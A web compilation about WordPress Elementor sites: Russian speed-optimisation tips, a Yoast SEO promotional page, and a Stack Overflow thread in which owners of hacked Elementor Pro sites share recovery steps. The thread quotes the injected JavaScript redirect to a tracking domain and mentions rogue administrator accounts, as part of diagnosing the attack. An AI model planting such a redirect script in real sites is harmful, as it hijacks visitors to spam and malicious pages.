Как ускорить сайт на wordpress elementor?
Есть несколько способов ускорить сайт на WordPress с использованием Elementor:
- Выбор быстрого хостинга: быстрый хостинг может помочь ускорить загрузку вашего сайта. Выберите хостинг, который поддерживает WordPress и имеет высокую производительность.
- Оптимизация изображений: изображения являются основным источником медленной загрузки сайта. Используйте оптимизированные изображения с низким весом, а также плагины для оптимизации изображений, такие как Smush или Imagify.
- Использование кэширования: кэширование помогает ускорить загрузку сайта, сохраняя копии страниц на сервере и предоставляя их пользователям без повторного выполнения запроса на сервер.
- Отключение ненужных плагинов: отключение плагинов, которые вы не используете, может помочь ускорить ваш сайт.
- Использование CDN: Content Delivery Network (CDN) может ускорить загрузку сайта, распределяя контент по всем серверам по всему миру.
- Минимизация CSS и JavaScript: минимизируйте CSS и JavaScript файлы, чтобы уменьшить их размер и ускорить загрузку страницы.
- Использование темы с высокой производительностью: выберите тему, которая быстро загружается и имеет маленький размер.
- Обновление WordPress и плагинов: регулярное обновление WordPress и плагинов помогает улучшить производительность и безопасность вашего сайта.
- Отключение виджетов: отключите виджеты, которые вы не используете, чтобы уменьшить размер страницы.
- Отключение анимации и эффектов: отключение анимации и эффектов может помочь ускорить загрузку сайта.
Следуя этим советам, вы можете ускорить свой сайт на WordPress с использованием Elementor.
Как исправить медленный сайт на Elementor и набрать 100% баллов GTmetrix

Разработчики Elementor говорят, что они создали самый быстрый конструктор страниц для WordPress.
Так, что вызывает Вашу медленную загрузку веб-сайта?
Обычно есть несколько простых настроек, которые могут значительно улучшить время загрузки и оценки GTmetrix. Elementor говорит что наиболее распространенными причинами медленного сайта WordPress являются серверы, медиа, внешние скрипты (например, Google Fonts), плагины, отсутствие CDN и использование посредственного плагина кеша. Тем не менее, это не всегда так.
Вот почему я написал этот урок.
Вы узнаете, как исправить свой медленный сайт Elementor, следуя основным рекомендациям из руководства по оптимизации WordPress и рекомендациям Elementor. Я предоставлю скриншоты, подробные инструкции и отвечу на все комментарии, если вам все еще нужна помощь. Мне удалось получить 100% баллов GTmetrix на моей домашней странице. Даже сообщения с более чем 100 изображениями и более 400 комментариями (размер страницы 5 МБ и 170 запросов) по-прежнему загружаются в течение мнее 2 с. Да, я ботаник скорости WordPress ?
1. Обновление до PHP 7.4
Многие хостинговые компании уже имеют на борту PHP 7.4.
Обновление версий PHP – один из самых простых способов ускорить ваш сайт Elementor. Тесты Kinsta по PHP показывают, как более высокие версии PHP могут работать в 2-3 раза быстрее. Elementor также рекомендует использовать более высокие версии PHP и увеличить ограничение памяти до 256 МБ (см. Следующий шаг).

Сначала проверьте текущую версию PHP в разделе Elementor> System Info .

Затем войдите в свою учетную запись хостинга, найдите менеджер версий PHP (или аналогичный) и выберите более высокую версию PHP. Это также хорошая идея сделать резервную копию заранее. В противном случае, это все!
Важно : убедитесь, что ваши плагины совместимы с более высокими версиями PHP. Я использовал WP Rich Snippets (который больше не поддерживается), но он был несовместим с PHP 7.2+, поэтому я удалил плагин и нашел замену. Не стоит хранить необслуживаемые плагины.
2. Увеличьте лимит памяти до 256 МБ
Опять же, проверьте лимит памяти в разделе Elementor > System Info .
И Elementor, WordPress, и WooCommerce рекомендуют ограничение памяти 256 МБ.

Обычно вы можете изменить лимит памяти в вашей учетной записи хостинга:

В противном случае добавьте этот код в functions.php.
define( ‘WP_MEMORY_LIMIT’ , ‘256M’ );
3. Используйте самостоятельные шрифты
Если Google Fonts взрывает ваш отчет GTmetrix, попробуйте размещать шрифты локально.

Если у вас есть Elementor Pro, вы захотите использовать пользовательские шрифты (см. В настройках).
Многие плагины могут помочь оптимизировать Google Fonts: WP Rocket, Autoptimize, Self-Hosted Google Fonts, OMGF. Если вы не хотите использовать плагин, следуйте этим инструкциям.
Шаг 1 : Убедитесь, что шрифты замедляют работу вашего сайта Elementor в GTmetrix.

Шаг 2. Загрузите ваши шрифты прямо с веб-сайта Google Fonts. Загружайте только те шрифты, которые вам абсолютно необходимы (больше шрифтов также может означать больше запросов).
Шаг 3 : Используйте такой инструмент, как Transfonter, чтобы конвертировать их в файлы веб-шрифтов.

Шаг 4 : Загрузите новые файлы веб-шрифтов в WordPress и добавьте их в свой CSS.
Шаг 5 : Протестируйте шрифты, добавьте ошибку по умолчанию и всегда используйте запасные варианты шрифтов.
4. Оптимизируйте запросы третьих сторон
Подобно тому, как Google Fonts являются запросами третьих сторон, AdSense, Analytics, Карты, Диспетчер тегов, встроенные видео и даже Gravatars или плагины для социальных сетей могут вызывать запросы третьих сторон.
Вы должны оптимизировать их тоже.

Некоторые сторонние запросы легко оптимизировать:

В WP Rocket есть вкладка «Надстройки», которая помогает локально размещать аналитику и добавлять кеширование браузера в Facebook Pixel. Медиа-настройки WP Rocket позволяют лениво загружать видео, заменяя iframe предварительным изображением. Если вы вставляете сообщения из социальных сетей, попробуйте сделать снимок экрана и использовать вместо него изображение. Условная загрузка Disqus, откладывание анализа JavaScript в настройках плагина кеша и выборочное отключение скриптов / плагинов в Asset Clean Up может помочь оптимизировать скрипты.
Другие сторонние запросы не так просто оптимизировать:
Google AdSense может быть убийцей GTmetrix. Кроме загрузки асинхронно, вы мало что можете сделать. Я также не нашел решения для ускорения загрузки Gravatars и перепробовал все плагины кеша Gravatar (поэтому я отключил их). Google Tag Manager обычно следует использовать только для больших неоптимизированных сайтов Elementor, в противном случае он обычно приносит больше вреда, чем пользы.
5. Избегайте
плагинов которые создют высокие нагрузки на процессор сервера
Использоавание некоторых плагинов, вы должны просто избегать.

Плагины с высокой загрузкой процессора, которые замедляют работу сайтов Elementor, обычно связаны со статистикой, резервными копиями, социальным обменом, портфелями, живым чатом, контактными формами, ползунками, JetPack и любыми плагинами, которые постоянно требуются для «работы» на вашем сайте (подумайте, Broken Link). Проверки текущие сканирования).
Если у вас медленный плагин, вы можете либо удалить его и найти замену, либо выборочно отключить плагин на определенных страницах (следующий шаг), либо продолжать использовать его и иметь медленный сайт Elementor.
6. Выборочно отключить неиспользуемые плагины
Asset CleanUp и Perfmatters отлично подходят для выборочного отключения плагинов, скриптов и стилей.
Наиболее распространенным примером является загрузка плагина контактной формы только на странице контактов и его отключение везде. Но задумывались ли вы о том, чтобы отключить плагин для обмена социальными сетями на своих страницах (поскольку большинство людей используют его только в сообщениях)? Или отключение слайдера на страницах, на которых нет слайдеров? Благодаря выборочному отключению вы можете делать меньше HTTP-запросов на страницах .
Шаг 1 : Установите Asset CleanUp или Perfmatters .

Шаг 2 : Отредактируйте страницу или сообщение и прокрутите вниз, чтобы увидеть, что все загружается на странице.
Шаг 3 : Отключить (выгрузить) плагины, скрипты и стили, не используемые на странице. Вы также можете отключить его по типу поста, или Asset CleanUp Premium (а также Perfmatters) позволяет использовать RegEx.

7. Отключите скрипты, стили, фрагменты корзины WooCommerce
Так же, как вы выборочно отключили плагины на предыдущем шаге, вы можете использовать Perfmatters и Asset CleanUp, чтобы делать то же самое со скриптами, стилями и фрагментами корзины WooCommerce.

Perfmatters фактически позволяет вам сделать это одним щелчком мыши :


8. Переключите метод загрузчика редактора в Elementor
«Если у вас возникают проблемы с хостингом или сервером при использовании Elementor, мы включили простой переключатель, который может решить вашу проблему».
Вы можете найти это в Elementor> Настройки> Дополнительно> Редактор загрузчика .

9. Изменить размер изображения, чтобы исправить размеры
При использовании Elementor важно масштабировать (изменять размеры) изображения в соответствии с их правильными размерами.

В противном случае вы увидите ошибки отображения масштабированных изображений в GTmetrix. Если вы видите что-либо, возьмите рекомендуемые размеры, предоставляемые GTmetrix, и измените размер изображения до этих размеров, затем замените изображение. Я рекомендую создать «шпаргалку размеров изображения», в которой перечислены размеры всех областей вашего веб-сайта (слайдеры, избранные изображения, изображения блога в полный рост, логотип). Таким образом, вы можете изменить размер изображения до нужных размеров перед их загрузкой.
10. Ditch Shared Hosting и обновление до облака
Я обычно рекомендую SiteGround (виртуальный хостинг), что хорошо, если у вас мало трафика и плагинов. Но как только вы перейдете на облачный хостинг (например, Cloudways DigitalOcean ), разница будет ощутимой. Я перешел с SiteGround на Cloudways, и время загрузки сократилось вдвое. Даже сообщения с более чем 100 изображениями и более 400 комментариями (размер страницы 5 МБ, 170 запросов) по-прежнему загружаются менее чем за 2 секунды .


Итог : общий хостинг – это хорошо, если вы не используете WooCommcerce, AdSense, плагины с высоким ЦП или имеете приличный трафик. Но когда у вас есть один из них, посмотрите на облачный хостинг. Да, напрмер на Cloudways ), но есть много других людей, которые мигрировали и опубликовали свои результаты. Код OMM25 даст вам 25% скидку на первые два месяца хостинга в Cloudways.
11. Ditch Free Cache Plugins и использовать WP Rocket
Почему WP Rocket обычно # 1 в опросах Facebook?
Потому что он обладает более быстродействующими функциями, чем большинство других плагинов кеша (очистка базы данных, локальная аналитика, объединение шрифтов Google, ленивая загрузка изображений + видео, интеграция CDN + Cloudflare, контроль сердцебиения, кэширование WebP, предварительная выборка, кэширование в браузере Facebook Pixel).
Вот почему WP Rocket дает лучшие результаты + время загрузки в GTmetrix, а значит меньше плагинов на вашем сайте Elementor. Он всегда обновляется новыми функциями и поддерживается надежной командой.
Так что, если вы все еще используете WP Fastest Cache или W3 Total Cache, вам действительно стоит обратить на это внимание.

12. Очистите вашу базу данных
Планируете ли вы текущие очистки базы данных?
Продолжая создавать свой сайт Elementor, вы будете накапливать ревизии постов, старые таблицы базы данных из плагинов / тем, которые вы больше не используете, ненужные комментарии и другие ненужные файлы.
You can use plugins like WP Rocket and WP-Optimize to clean your WordPress database. Just make sure you’re reviewing everything that’s being deleted and to take a backup beforehand.
13. Используйте Cloudflare’s CDN
Использование Cloudflare – легкая задача.
Это бесплатно, и сервис имеет более 200 центров обработки данных, и CDN рекомендованы WordPress .

Некоторые хосты, такие как SiteGround, позволяют активировать Cloudflare на их панели инструментов. В противном случае зарегистрируйтесь для бесплатного плана Cloudflare, войдите в систему регистратора домена и перейдите на сервер имен Cloudflare.
В панели инструментов есть несколько настроек, которые вы должны рассмотреть:
Скорость : включить Brotli и Rocket LoaderScrape
Shield : включить защиту от хотлинка
Брандмауэр : блокировка плохих ботов из отчета о живом трафике Wordfence
Правила страницы : Cloudflare имеет
множество правил страницы для скорости, безопасности, совместимости
14. Используйте легкую тему
Я использовал тему ThemeForest, от которой отказался разработчик (риск, который вы берете на себя, приобретая тему у независимого разработчика, даже если она имеет хорошие отзывы). У меня также были кошмары при покупке раздутых тем для клиентов, которые замедляли работу их сайта WordPress .
Я имею в виду, что все встроенное делает это намного проще, верно?
Нет! Вы хотите выбрать легкую тему, которая будет минимальной и хорошо закодированной, а затем используйте плагины только для добавления необходимых вам функций. Оптимизация темы сложнее, чем удаление плагина.
Надеемся, что большинство из вас используют темы Astra, Flatsome или StudioPress, которые являются основными, которые я рекомендую.
15. Найти узкие места в GTmetrix

Помимо измерения баллов + времени загрузки, вы можете обнаружить немало вещей в GTmetrix. Поскольку каждый сайт Elementor индивидуален, вы хотите найти именно то, что замедляет ваш .
Время до первого байта
Unoptimized Images
Все еще есть медленный сайт сайт на Elementor?
Я скажу так: Cloudways и WP Rocket должны решить 80% ваших проблем. Хостинг и ваш кеш плагин являются основными факторами в руководстве по оптимизации WordPress.
Elementor integration

Elementor is the most popular tool to visually build websites in WordPress. It makes it easy to build beautiful sites and landing pages without you having to code a single line. Yoast SEO is fully compatible with Elementor, ready to help all those awesome pages perform well in the search engines.
Optimizing content in Elementor made easy!
- Optimize posts and pages you build with Elementor
- Access Yoast SEO inside Elementor’s graphic user interface
- You’re now able to perform SEO on archive pages
Upgrade your Elementor website with Yoast SEO Premium
Unlock powerful features for your elementor website and improve your SEO greatly.
Get Yoast SEO Premium » Only € 99 EUR / year (ex VAT)
Why should I use Yoast SEO in Elementor?
You can build perfect looking webpages but you need to do more than just make them look great. You need to optimize them for search engines and users alike. Your pages need a good technical foundation, great content, and a solid site structure. In short, you need SEO. With all these things, Yoast SEO can help.
Yoast SEO integrates seamlessly with Elementor
If you are used to Yoast SEO, you’ll feel right at home in the Elementor sidebar — it just moved from the right-hand side to the left. Everything else is the same. All the features work in the same way and you can find them in the same spot. If you have Yoast SEO Premium, you’ll also have access to the extra features in that sidebar, like the internal linking suggestions, the social previews, and the related keyphrases features.
The Yoast SEO content analyses work in real-time
Great content is the backbone of a good website. Luckily, Yoast SEO comes with a number of analyses that give you feedback on your writing — in real-time, in any type of content made in Elementor. Simply fill in your focus keyphrase and use the feedback to craft a perfectly optimized piece of content that’s a joy to read.
Describe your Elementor pages with the Schema tab
The Schema tab is the place to be if you need to change the default description of a page or an article. Here, you can find a list of options that might fit your page better. Yoast SEO offers a wide range of content types, from Contact pages and Checkout pages to Tech articles and reports. Pick the one that describes your content best.
Yoast SEO Premium adds even more features
With Yoast SEO Premium, you get to use even more features to improve the pages you build in Elementor. For one, you get the internal linking suggestions. This feature also appears in the Elementor sidebar and it suggests relevant articles from your site to link to in the article you are writing. This way, you can work on your site structure. Also, you can use the social previews to prepare your content for optimal visibility on social media like Facebook and Twitter. Last but not least, you can also make use of the word forms, synonyms, and related keyphrases features — helpful tools to take your content to another level!
How to use Yoast SEO in Elementor?
In the video below, we explain all about how you can use Yoast SEO in Elementor!
My Elementor Pro WordPress site got hacked and is redirecting when I open the site [closed]
Closed. This question is not about programming or software development. It is not currently accepting answers.
This question does not appear to be about a specific programming problem, a software algorithm, or software tools primarily used by programmers. If you believe the question would be on-topic on another Stack Exchange site, you can leave a comment to explain where the question may be able to be answered.
Closed 7 months ago .
Moderator Note — While this is off-topic, we’re leaving it up for now since there seems to be a widespread issue. We do not need similar posts popping up, and there are useful answers. Do not take this as a sign that future questions like this will be welcomed. WordPress administration in general is off-topic, and Stack Overflow is not a resource to diagnose why any given site was hacked.
Until yesterday my site was working fine, I don’t know what happens from morning, site is not opening, when I try to open it’s automatically redirecting to tracking line site then to some other website, when I try to login for wp-admin it shows this error:
window.stop();var step = "https://away.trackersline.com/away.php?id=43436-22-4734573234"; document.location.href=step; window.location.replace(step); What is this? And what happened to my site? How can I get it back? and How can I protect my site from this kind of hacks?
community wiki
We found also, some pattern like wpnew_*** user add with role administrator after this attack. Attacker 193.169.194.** All sites use Elementor-Pro
Mar 30 at 12:26
This question is being discussed on Meta.
Apr 13 at 5:01
3 Answers 3
I’m having the same issue starting a few hours ago. It seems like it’s exploiting some common flaw.
I’m solving it. and possible will have more info in an hour or so.
For now I can share the following:
- Using WordPress | Blueshost server | Cloudflare CDN | Elementor
- 16 hours ago I received a strange email saying the admin email had changed to [email protected]
- Admin email sent through the website (like creating new user) started giving errors. Also noticed there were new strange users being created.
- An hour ago my website presented this output:
window.stop();var step = "https://away.trackersline.com/away.php?id=43436-22-4734573234"; document.location.href=step; window.location.replace(step); And after it started redirecting to different url and chained redirects with spam and ads.
- I have checked my .htaccess file and theme’s header.php, footer.php, functions.php files and found nothing unusual there.
- I have checked my _options wordpress table (the suffix may not be «wp», thank you Dimistris for pointing this table) and the field siteurl had indeed a hacked url. I’ve changed it to my website url and this way had access to the wp cpanel.
- At the wordpress _options table the following fields mailserver_url, mailserver_login, mailserver_pass also have strange values. With other email and password. I don’t know what values it should have but mailserver_pass password yes is not a good value for sure.
I’ll keep on digging and when find a solution for my case I’ll share it. Still have no clue on what was the flaw that allowed this and how to protect it from future attacks.
Following update:
So has some friends pointed out here, the vulnerability comes from Elementor Pro + Woocommerce. Thank you all cause did put me in right direction to solve it. After changing siteurl field at _options table, and regain access to wp cpanel and updating Elementor Pro plugin from version 3.5 to 3.12 (info says the vulnerability happens from 3.6 bellow) things started to get back in shape. After updating elementor it has also corrected the field _elementor_assets_data from the table _options, so no need to mess in there. I did change the following fields mailserver_url, mailserver_login, mailserver_pass, siteurl at table _options (just in case). I’m not so used to use phpmyadmin and was not seeing all the fields until I noticed the listbox to change the number of visible results. Also the search %away.trackersline% helped me to check if there were any leftovers.
The spam scan from bluehost gave the bellow result, but after opening the file and checking the code, I didn’t find any sign of it. So I guess it’s a false positive due to this being related to access drive.
public_html/wp-content/plugins/use-your-drive/vendors/jquery-file-upload/SECURITY.md: SiteLock-PHP-SUSPICIOUS-fzl-logonly.UNOFFICIAL FOUND ----------- SCAN SUMMARY ----------- Known viruses: 2263445 Engine version: devel-clamav-0.99-beta1-632-g8a582c7 Infected files: 1 Also doing a checkup to removing and updating some plugins. I have some backups from UpdraftPlus, but sincerily I think it’s safer not to restore and with least damaging to not use them. I’ve been also checking new users from past week no matter the role and deleted some clearly spam.
Nothing like a major shutdown at the website to clean the website and wondering about future, life and a good excuse to drink another coffee.